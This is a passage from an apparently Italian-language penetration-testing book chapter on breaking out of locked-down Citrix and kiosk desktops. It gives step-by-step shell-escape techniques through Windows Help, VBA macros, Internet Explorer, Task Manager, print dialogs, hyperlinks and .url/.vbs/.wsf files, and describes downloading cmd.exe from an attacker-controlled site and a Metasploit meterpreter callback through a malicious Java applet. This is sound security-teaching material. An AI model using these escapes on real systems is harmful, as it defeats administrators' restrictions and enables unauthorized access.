Ogni volta che si accede alla Guida di Windows, o anche a un sottoargomento, alcuni termini di ricerca attivano una shell. A questo riguardo, nella Guida di Windows, provate a vedere che cosa succede se si cerca la frase “Aprire una finestra del prompt dei comandi” (Figura 7.13).

In Windows 2003/XP:

1. Fate clic su *Specificare i server di telefonia su un computer client: Windows.*
2. Quindi fate clic sul collegamento *Aprire una finestra del prompt dei comandi.*

In Windows 2008/7:

1. Fate clic su *Aprire una finestra del prompt dei comandi.*
2. Quindi fate clic sul collegamento *Fare clic per aprire una finestra del prompt dei comandi.*

Le modalità di attacco a un sistema di Guida che non si appoggia a quello di Windows possono variare in base all'applicazione e possono comportare sforzi notevoli e l'esame di vari sottomenu; tuttavia, spesso ne vale la pena, quando il risultato è l'accesso alla shell dei comandi. I sistemi di Guida spesso offrono la possibilità di stampare i vari argomenti, e anche questo può essere utile per attivare delle shell. Inoltre, se la Guida è disponibile in un editor di testo, potrebbe rappresentare un'ulteriore possibilità di accesso alla shell (cfr. il paragrafo dedicato a EULA/Editor di testo, più avanti).





Figura 7.13 Il sistema di Guida di Windows è utile per aprire una shell di comandi.

Le applicazioni di Microsoft Office sono molto comuni in un ambiente Citrix COTS. I programmi della suite pubblicati con maggiore frequenza sono Word ed Excel; tuttavia, gli altri prodotti Office offrono molte delle stesse funzionalità. Proprio per la loro ricchezza di funzioni, queste applicazioni presentano molte possibilità di attivare shell, tra cui:

- la Guida (cfr. il paragrafo precedente);
- la stampa (cfr. “La stampa”);
- i collegamenti ipertestuali (cfr. “I link”);
- il salvataggio (cfr. “Salva con nome/Accesso al file system”);
- le macro VBA (*Visual Basic for Applications*), descritte qui.

Le macroVBA vengono eseguite nella maggior parte, se non in tutte le applicazioni Office. Questa funzionalità in genere viene utilizzata per azioni ripetitive che devono essere svolte all’interno di un documento; le macroVBA, però, hanno anche la possibilità di effettuare chiamate di sistema mediante le API di Windows. Anche se vi sono delle varianti della macro descritta di seguito, i passi indicati dovrebbero aprire una shell dei comandi nella maggior parte delle applicazioni Windows (Figura 7.14).

1. Lanciate l’applicazione Office desiderata.
2. Premete Alt+F11 per avviare l’editor VBA.
3. Selezionate da menu *Inserisci* | *Modulo*.




Figura 7.14 Queste tre righe di codice VBA forniscono l’accesso alla shell di comandi.

4. Quando si apre la finestra dell'editor, digitate quanto segue:

```
Sub getCMD()
    Shell "cmd.exe /c cmd.exe"
End Sub
```

5. Premete F5 e, se richiesto, fate clic su *Esegui*.

Se ricevete il messaggio “Il prompt dei comandi è stato disabilitato dall'amministratore”, provate a eseguire explorer.exe sostituendo la seconda riga dello script VBA con questa:

```
Shell "cmd.exe /c explorer.exe"
```

Per alcune varianti di questa tecnica, visitate il blog di Chris Gates presso carnalowage.attackresearch.com/2011/06/restricted-citrix-excel-application.html.



Internet Explorer

<i>Popolarità:</i>	9
<i>Semplicità:</i>	7
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	9

Internet Explorer viene pubblicato per un gran numero di motivi – nella maggior parte dei casi viene utilizzato per consentire l'accesso a un sito intranet sensibile o per obbligare gli utenti a passare da un proxy aziendale. Citrix Access Gateway potrebbe anche essere utilizzato per “rendere sicura” un'applicazione web vulnerabile che potrebbe vivere tranquillamente in Internet se fosse riprogettata tenendo presenti i criteri di sicurezza. Come accennato in precedenza, questo approccio del tipo “mettiamoci una pezza”, che si affida a Citrix per rendere sicura un'applicazione vulnerabile, spesso finisce solo per introdurre complessità ingiustificate e aumentare la superficie di attacco. L'ironia di riuscire a effettuare un exploit sulla difesa impostata per maggiore sicurezza spesso rende ancora più soddisfacente il fatto di ottenere l'accesso alla shell. Quale che sia lo scopo della sua pubblicazione, Internet Explorer offre molte possibilità di avviare una shell, tra cui:

- la Guida (cfr. il paragrafo “La Guida”);
- la stampa (cfr. “La stampa”);
- l'accesso a Internet (cfr. “Accesso a internet”);
- gli editor di testo (cfr. “EULA/Editor di testo”);
- il salvataggio (cfr. “Salva con nome/Accesso al file system”);
- l'esplorazione dei file locali (descritta qui).

Internet Explorer può essere utilizzato in modo simile a Windows Explorer perché la barra degli indirizzi può essere usata come barra di navigazione di file locali o remoti. Se l'amministratore non ha rimosso la barra degli indirizzi, provate a inserirvi uno dei seguenti comandi:

- c:\windows\system32\cmd.exe
- %systemroot%\system32\cmd.exe
- file:///c:/windows/system32/cmd.exe

Alcuni amministratori lungimiranti rimuovono la barra degli indirizzi come misura di sicurezza. Questa mossa rappresenta una buona pratica, se vista come parte di una difesa a più strati, ma non rimuove del tutto il rischio. È possibile digitare i percorsi appena indicati nella casella *Apri*, che si attiva premendo CTRL+O (Figura 7.15). Inoltre, la barra degli indirizzi e altre funzionalità bloccate potrebbero essere riattivate avviando una nuova istanza di Internet Explorer. Cercate un link nella pagina su cui vi trovate e fateci clic tenendo premuto il tasto MAIUSC. Lo stesso risultato può essere ottenuto anche con la combinazione CTRL+N. Una volta attivata la nuova istanza, usate le tecniche descritte precedentemente per ottenere una shell dei comandi.

Internet Explorer 9 introduce un modo molto comodo di ottenere una shell anche quando sia stata disattivata la maggior parte dei componenti del browser. Usando Blocco note, o un altro editor di testi, digitate uno dei tre percorsi indicati precedentemente. Copiatelo negli Appunti, tornate a Internet Explorer e premete Ctrl+Maiusc+L. Poi fate clic sul pulsante *Esegui* e ancora su di esso per aprire la shell. Questa funzionalità è chiamata “Vai all’indirizzo copiato”. Lo stesso risultato può essere raggiunto anche facendo clic con il pulsante destro all’interno di Internet Explorer e scegliendo *Vai all’indirizzo copiato*, come nella Figura 7.16.

Sfortunatamente, Internet Explorer è una specie di bersaglio mobile. A ogni release, Microsoft apporta modifiche significative al layout, alle caratteristiche ai nomi e alle funzionalità, il che significa che i metodi per ottenere l’accesso alla shell dei comandi in IE cambiano a seconda della versione. Se proprio siete disperati, muovetevi per la barra dei menu ed esplorate tutte le funzioni alla ricerca di un accesso al file system o all’editor di testo (notate che la barra dei menu nelle ultime versioni di IE è stata nascosta; per vedere se è abilitata ma nascosta, premete il tasto ALT). Potreste riuscire a ottenere l’accesso al livello del file system o all’editor di testo con vari trucchi, ma tutto dipende dalla particolare versione in uso.

Inoltre, esplorando qua e là, potreste trovare un modulo di ricerca o una casella di inserimento di testo che potrebbe non avere l’attributo “Completamento automatico” disattivato. In questo caso, compilate il modulo e, quando Internet Explorer chiede se volete attivare il completamento automatico, fate clic su *Informazioni su completamento automatico* per attivare la Guida. Esistono molti modi creativi per attivare una shell dei comandi da Internet Explorer. Un’attenta ricerca tra i menu dovrebbe rivelare tecniche simili a quelle indicate qui, ma con alcune variazioni.




Figura 7.15 La combinazione CTRL+O in Internet Explorer consente di aprire file facilmente.




Figura 7.16 Internet Explorer 9 consente all'utente di raggiungere direttamente un indirizzo copiato precedentemente negli Appunti di sistema.

Le seguenti scorciatoie per Internet Explorer possono tornare molto utili quando si sta cercando di accedere a funzionalità ulteriori (non è detto che siano tutte e sempre abilitate nella versione del browser in uso):

Combinazione di tasti	Descrizione
F1	Guida
Ctrl+O	Vai a indirizzo Internet (cfr. le istruzioni per navigare tra i percorsi dei file in questo stesso paragrafo)
Ctrl+N	Nuova finestra del browser
Ctrl+H	Visualizza la cronologia
Maiusc+clic su un link	Nuova finestra del browser
Ctrl+P	Stampa
Maiusc+F10	Clic destro Salva immagine con nome (cfr. "Salva con nome") Visualizza sorgente (cfr. "Salva con nome")

Il numero delle scorciatoie esistenti è maggiore di quelle mostrate qui; tuttavia in genere variano a seconda della versione. Per un elenco più esaustivo, utilizzate un motore di ricerca per trovare “**scorciatoie Internet Explorer X**” dove la X rappresenta il numero di versione del browser. Poi fate riferimento alla relativa pagina di Microsoft, come questa relativa a Internet Explorer 9: windows.microsoft.com/en-US/windows7/Internet-Explorer-9-keyboard-shortcuts.



Giochi e Calcolatrice Microsoft

<i>Popolarità:</i>	7
<i>Semplicità:</i>	8
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	8

La Calcolatrice di Microsoft pare essere pubblicata più spesso dei giochi – provate a fare una stima. I metodi variano leggermente a seconda delle versioni di Windows. Provate i seguenti metodi per attivare una shell:

- Guida di Windows (per dettagli cfr. la Figura 7.17 e il paragrafo “La Guida”).
- Informazioni su Calcolatrice (per dettagli cfr. “EULA/Editor di testo”).



Gestione attività

<i>Popolarità:</i>	7
<i>Semplicità:</i>	8
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	8




Figura 7.17 La Calcolatrice è solo un esempio di applicazione il cui sistema di Guida è integrato in quello di Windows.


Gestione attività di Microsoft è utile per risolvere piccoli problemi e terminare i processi bloccati; tuttavia può essere utilizzato anche per attivare delle shell. Come si avvia Gestione attività?

Scelta rapida Windows Ctrl+Maiusc+Esc

Scelta rapida Citrix Ctrl+F3

Scelta rapida Citrix Ctrl+F1 (la finestra “Windows Security” se si hanno i permessi visualizza un pulsante Task Manager.)

Una volta avviato Gestione attività, fate clic su *File | Nuova attività (Esegui)*. La nuova finestra di dialogo che appare (Figura 7.18) equivale alla tradizionale finestra *Esegui* di Windows e può essere usata per attivare shell di comandi in Windows o in Internet Explorer (vedi il paragrafo precedente).



Le stampanti svolgono una funzione vitale in un ambiente ben progettato. Sfortunatamente, la stampante può anche accedere al file system (cfr. il paragrafo “Salva con nome/Accesso al file system”).




Figura 7.18 Gestione attività visualizza una finestra per la creazione di nuove attività.

La finestra di dialogo *Stampa* può essere aperta in vari modi (naturalmente dipende anche da dove ci si trova):

- premendo Ctrl+P;
- premendo Ctrl+Maiusc+F12;
- facendo clic con il pulsante destro del mouse e scegliendo *Stampa*.

Una volta visualizzata la finestra di dialogo *Stampa*, esistono vari modi per ottenere l'accesso al file system. Quelli descritti di seguito riprendono e ampliano quelli delineati da Brad Sith nel suo ottimo articolo per ISSA intitolato “Hacking the Kiosk” (reperibile presso issa.org/Library/Journals/2009/October/Smith-Hacking%20the%20Kiosk.pdf):

- scegliere il menu *Stampante* per vedere se un dispositivo sia in grado di effettuare output su file, come CutePDF o Microsoft XPS Document Writer; nel caso, selezionarlo e fare clic sul pulsante *Stampa*;
- selezionare la casella di spunta *Stampa su file*, quindi fare clic sul pulsante *Stampa* o su *OK*;
- fare clic sul pulsante *Trova stampante* (Figura 7.19). Se disponibile, fare clic con il pulsante destro del mouse sulla casella *Scegli stampante* e selezionare *Aggiungi stampante*. In alcuni casi potrebbe essere necessario navigare fino a quando non si ottiene la richiesta di inserire il disco con il driver che consente l'accesso al file system;
- fare clic su *Proprietà* o su qualsiasi altro pulsante che consenta la navigazione dei molti menu di stampa fino a trovare un collegamento che porti al sistema di Guida.



<i>Popolarità:</i>	6
<i>Semplicità:</i>	5
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	7




Figura 7.19 La finestra di stampa mette a disposizione varie vie di accesso al file system o al sistema di Guida di Windows.

Per qualche motivo, le numerose e utili applicazioni che permettono agli utenti di inserire link o collegamenti ipertestuali nei documenti non vengono rilevate come vettori di attacco. Le applicazioni di Microsoft Office, e perfino WordPad (Figura 7.20) sono molto utili per creare link.

Per attivare una shell da un'applicazione che consente di inserire link, digitate il codice seguente, premete Invio, e poi fate clic o Ctrl+Clic per aprire il collegamento:

```
file:///c:/windows/system32/cmd.exe
```

Accesso a Internet

Popolarità:	5
Semplicità:	5
Impatto:	10
Grado di rischio:	7

I browser (non solo Internet Explorer) sono molto comuni nelle soluzioni da remoto. A volte sono concepiti unicamente per i siti presenti nell'intranet; tuttavia, spesso non viene impostata alcuna limitazione alla navigazione. L'inserimento in whitelist di URL che puntano a un proxy consente di mitigare i possibili problemi causati da malintenzionati che sfruttano i browser, ma è una soluzione spesso trascurata. Quando a un utente viene consentito il pieno accesso a Internet, mantenere il sistema al sicuro diventa un compito




Figura 7.20 L'ultima versione di WordPad consente l'inserimento di collegamenti ipertestuali.

difficile. Un hacker potrebbe creare una pagina in rete contenente un collegamento che punti a un prompt dei comandi locale. Oppure potrebbe anche ospitare su un sito di cui ha il controllo una copia di cmd.exe o di explorer.exe. In seguito gli basterà visitare il sito dal browser web pubblicato via Citrix, e questo scaricherà il file binario. Dopo il download, un semplice clic su *Esegui* attiverà la shell. In sostanza, si avrebbe una situazione come la seguente:

www.SitoControllatoDaHacker.com/cmd.exe

Una semplice alternativa al posizionamento di un file sulla rete potrebbe essere quella di utilizzare un sito di condivisione di file come filedropper.com. Questo sito consente a chiunque di caricare un file e fornisce un URL univoco per l'accesso al file in questione. Un hacker potrebbe utilizzare questo URL dal browser pubblicato da Citrix per raggiungere gli stessi effetti ottenibili ospitando i file sul proprio sito.

Salendo di un livello, nel caso in cui la shell dei comandi venga bloccata da un criterio di gruppo, un'altra possibilità è quella di effettuare un exploit contro l'host per ottenere una shell avanzata. Una via percorribile è quella di utilizzare SET (*Social Engineering Toolkit*) per gestire il payload del modulo meterpreter di Metasploit usando un metodo di distribuzione di applet Java (Figura 7.21). È sufficiente navigare verso il sito con l'applet Java malevola e fare clic sul pulsante di esecuzione per ricevere una shell sull'host controllato dall'hacker. Questo accesso offre in più il vantaggio di consentire maggiori funzionalità rispetto al classico prompt dei comandi di Windows.

Se anche questa via fallisce, vi trovate in un ambiente di test e avete l'approvazione del cliente, rimuovete tutti gli ostacoli con iKat di Paul Craig (ikat.ha.cked.net/). Questo sito web è progettato per l'hacking dei chioschi, ma è molto utile anche se si vuole tentare un jailbreak degli ambienti VPN Citrix che non consentono l'accesso in whitelist a URL Internet. Citrix viene utilizzato in molti ambienti di chiosco e, pertanto, la gran parte degli attacchi ai chioschi è valida per l'hacking di Citrix e viceversa. Sul sito iKat sono presenti molte funzionalità il cui scopo è fornire l'accesso a file system e shell dei comandi; alcune, però, richiedono il download e l'esecuzione di codici e binari di terze parti. Per



Figura 7.21 L'applet java creato da SET esegue un callback di meterpreter.

esempio, esiste perfino una sezione che ospita file binari di Windows che ignorano le impostazioni dei criteri di protezione. Non è presente codice sorgente, perciò occorre prestare attenzione a ciò che si acquista.

NOTA

Qualcuno potrebbe trovare la grafica utilizzata nel sito web di iKat (*Interactive Kiosk Attack Tool*) non del tutto appropriata.



EULA/Editor di testo

<i>Popolarità:</i>	5
<i>Semplicità:</i>	5
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	7

Riuscire a generare una shell da un EULA (*End User License Agreement*), cioè un accordo di licenza per l'utente finale, è una cosa che non dovrebbe mai capitare, ma capita. Si tratta di casi davvero sorprendenti, dato che gli accordi di licenza sono pensati per difendere la proprietà intellettuale. Se l'EULA viene richiamato all'interno di Blocco note, WordPad o di un altro editor di testi, un hacker potrebbe riuscire a ottenere l'accesso alla shell dei comandi nei modi seguenti (per maggiori dettagli fate riferimento ai paragrafi appropriati):

- attraverso il sistema di Guida;
- attraverso la stampa;
- facendo clic sui collegamenti ipertestuali;
- attraverso il salvataggio.

Un esempio di applicazione contenente un EULA che può essere sfruttato è Calcolatrice di Windows 2003 (Figura 7.22). Anche applicazioni personalizzate, comunque, potrebbero utilizzare Blocco note o WordPad per visualizzare gli accordi di licenza. Non sottostimate la loro utilità.



Salva con nome/Accesso al file system

<i>Popolarità:</i>	5
<i>Semplicità:</i>	5
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	7

L'accesso al file system può sembrare innocuo e perfino essenziale in determinati ambienti; tuttavia, introduce rischi enormi. Quando un utente sceglie *File | Salva con nome*, o fa clic con il pulsante destro del mouse e seleziona *Salva con nome*, la finestra che viene visualizzata offre un accesso al file system simile a quello di una finestra di Windows Explorer. Praticamente tutte le applicazioni consentono agli utenti di salvare qualcosa, che si tratti di testo, immagini o altro. Una volta ottenuto l'accesso al livello del file system, i modi per attivare una shell dei comandi sono diversi. Qui descriviamo cinque modalità che possono risultare frustranti per gli amministratori di sistema.




Figura 7.22 Gli EULA si possono trovare in molte applicazioni. Nella Calcolatrice di Windows 2003 un EULA è visualizzato tramite Blocco note, aprendo una via di accesso agli hacker.

- 1. Navigare fino al file binario.** Selezionate *Tutti i file* nella casella di riepilogo *Salva come* e navigate fino a c:\windows\system32\cmd.exe.
- 2. Creare un collegamento (.lnk).**
 - a. Fate clic con il pulsante destro del mouse sul desktop, all'interno di una cartella o sulla finestra di dialogo *Salva con nome*.
 - b. Scegliete *Nuovo | Collegamento*.
 - c. Navigate fino alla posizione dell'elemento verso il quale volete creare un collegamento: File:///c:/windows/system32/cmd.exe.
 - d. Fate clic su *Avanti*.
 - e. Inserite un nome per il collegamento.
 - f. Fate doppio clic sul collegamento (o fate clic con il pulsante destro del mouse e scegliete *Apri*).
- 3. Creare un collegamento web (.url).** Create un file di testo contenente il codice che segue e chiamatelo runme.url:


```
[InternetShortcut]
URL=file:///c:/windows/system32/cmd.exe
```

 Salvate il file e poi fate doppio clic sul collegamento (o fate clic con il pulsante destro del mouse e scegliete *Apri*).
- 4. Creare uno script Visual Basic (.vbs)**

a. Fate clic con il pulsante destro del mouse sul desktop, all'interno di una cartella o sulla finestra di dialogo *Salva con nome* e create un nuovo file di testo.

b. Chiamatelo **runme.vbs**.

c. Modificate il file aggiungendo il seguente contenuto:

```
Set objApp = CreateObject("WScript.Shell")
objApp.Run "cmd.exe"
```

d. Salvate il file e fate doppio clic sul collegamento (o fate clic con il pulsante destro del mouse e scegliete *Apri*).

5. Creare un file Windows Script (.wsf). Create un nuovo file di testo inserendo:

```
<job id="IncludeExample">
<script language="VBScript">
    Set objApp = CreateObject("WScript.Shell")
    objApp.Run "cmd.exe"
</script>
</job>
```

